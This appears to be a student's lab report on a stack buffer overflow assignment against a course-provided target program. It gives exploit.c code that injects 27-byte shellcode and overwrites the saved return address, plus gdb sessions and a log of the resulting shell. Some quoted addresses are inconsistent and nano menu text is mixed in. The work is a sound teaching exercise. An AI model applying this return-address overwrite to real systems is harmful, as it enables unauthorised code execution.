

## **Implementing Buffer overflow:**

**Step1:** Unzipped the programming assignment and placed it under folder name project1.

**Step2:** Created target executable using make command.(inside target folder)

**Step3:** Edited exploit.c using pico command. Copied 27 byte long shell code to buff variable.

**Step4:** Compiled and generated exploit.c executable. Debugged exploit using following command, to note return instruction pointer address and local variable addresses:

**setarch i686 -R gdb ./exploit**

**Step5:** Took note of buff address using **x buff** command and also noted **rip address**. Calculated difference and started filling buff variable by editing exploit.c with buffer address, starting at index, which is equal to calculated difference of rip and buff address, also filled null character at the end.


**Step6:** Once again compiled and debugged **exploit.c** using make and **setarch, gdb** commands and observed that addresses have changed compared to earlier, as I have added few more code like filling buff with buff address, current addresses:

**Buff address = 0x7ffffffe0**  
**Rip address = 0x7ffffffec78**  
**Difference = 152**

**Step7:** Filled buff variable with varied index and with buff address as follows:

```
buff[152] = 0xe0;  
buff[153] = 0xeb;  
buff[154] = 0xff;  
buff[155] = 0xff;  
buff[156] = 0xff;  
buff[157] = 0x7f;  
buff[158] = '\0';
```

## STACK FRAME:



## STACK MEMORY ALLOCATION:

Parameter	Address
Return Address	0x7fffffffec78
Stack Address	0x7fffffffec70
Buffer Address	0x7fffffffecbe0
Maxlen Address	0x7fffffffec6e
Var1 Address	0x7fffffffec60
Ptr Address	0x7fffffffec58
Ptr2 Address	0x7fffffffec50

## Exploit c code:

```
sr737144@net1547: ~/project1/exploits
GNU nano 2.5.3 File: exploit.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

// replace this define environment to have the correct path of your own target code
// note that you must have the target executable generated first (by using 'make' command)
#define TARGET "/home/net/sr737144/project1/targets/target"

int main(void)
{
    char *args[3];
    char *env[2];
    char *tmp = NULL;

    // Creating an input buffer that can cause buffer overflow in strcpy function in the target executable
    int buffSize = 1000; char buff[buffSize];
    // Initialize buffer elements to 0x01
    int i; for (i=0; i < buffSize; i++) buff[i] = 0x01;

    // write your code below to fill the 27 bytes shellcode into the buff variable and
    // overwrite the return address correctly in order to achieve stack overflow
    // Your own code starts here:
    for(i=0;i<27;i++)
        buff[i]=shellcode[i];

    buff[152] = 0xe0;
    buff[153] = 0xeb;
    buff[154] = 0xff;
    buff[155] = 0xff;
    buff[156] = 0xff;
    buff[157] = 0x7f;
    buff[158] = '\0';


    // Your code ends here.

Get Help Write Out Where Is Cut Text Justify Cur Pos Prev Page First Line WhereIs Next
Exit Read File Replace Uncut Text To Spell Go To Line Next Page Last Line Last Line To Bracket
```

## GDB Running Procedure:

```
sr737144@net1547: ~/project1/exploits
6
7 // replace this define environment to have the correct path of your own target code
8 // note that you must have the target executable generated first (by using 'make' command)
9 #define TARGET "/home/net/sr737144/project1/targets/target"
10
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/sr737144/project1/exploits/exploit
process 25948 is executing new program: /home/net/sr737144/project1/targets/target
Press any key to call foo function...
t
Breakpoint 1, foo (
  arg=0x7fffffffef26 "1\300H\273R\226\221K\227\377H\367\333ST_\231RWT^\260;\017\005", '\001' <repeats 125 times>, "\340\353\377\377\377\177")
  at target.c:7
  7 short maxlen = 100;
(gdb) t
[Current thread is 1 (process 25948)]
(gdb) info frame
Stack level 0, frame at 0x7fffffffec90:
rip = 0x400698 in foo (target.c:7); saved rip = 0x4007e6
called by frame at 0x7fffffffeca0
source language c.
Arglist at 0x7fffffffec70, args:
  arg=0x7fffffffef26 "1\300H\273R\226\221K\227\377H\367\333ST_\231RWT^\260;\017\005", '\001' <repeats 125 times>, "\340\353\377\377\377\177"
Locals at 0x7fffffffec70, Previous frame's sp is 0x7fffffffec80
Saved registers:
  rbp at 0x7fffffffec70, rip at 0x7fffffffec78
(gdb) x buff
0x7fffffffecbe0: 0x00000000
(gdb) x &maxlen
0x7fffffffec6e: 0xec900000
(gdb) x &var1
0x7fffffffec60: 0x00000000
(gdb) x &ptr
0x7fffffffec58: 0x00000000
(gdb) x &ptr1
No symbol "&ptr1" in current context.
(gdb) x &ptr2
0x7fffffffec50: 0x00000000
(gdb) 
```

## Successful shell creation:



A terminal window with a blue title bar showing the user 'sr737144@net1547' in the directory '~/project1/exploits'. The terminal output shows the user running 'ls', which lists files including 'testshellcode' in green. Then, 'setarch i686 -R ./exploit' is run, followed by a prompt to press a key. After pressing a key, the message 'foo() finishes normally.' appears. Then, '\$ ls' is run, showing the same file list. Finally, '\$ exit' is run, returning to the shell prompt. A black arrow points to the first '\$ ls' command.

```
sr737144@net1547: ~/project1/exploits
sr737144@net1547:~/project1/exploits$ ls
exploit exploit.c exploit.o Makefile shellcode.h testshellcode testshellcode.c testshellcode.o
sr737144@net1547:~/project1/exploits$ setarch i686 -R ./exploit
Press any key to call foo function...

foo() finishes normally.
$ $ ls
Makefile exploit exploit.c exploit.o shellcode.h testshellcode testshellcode.c testshellcode.o
$ exit
sr737144@net1547:~/project1/exploits$
```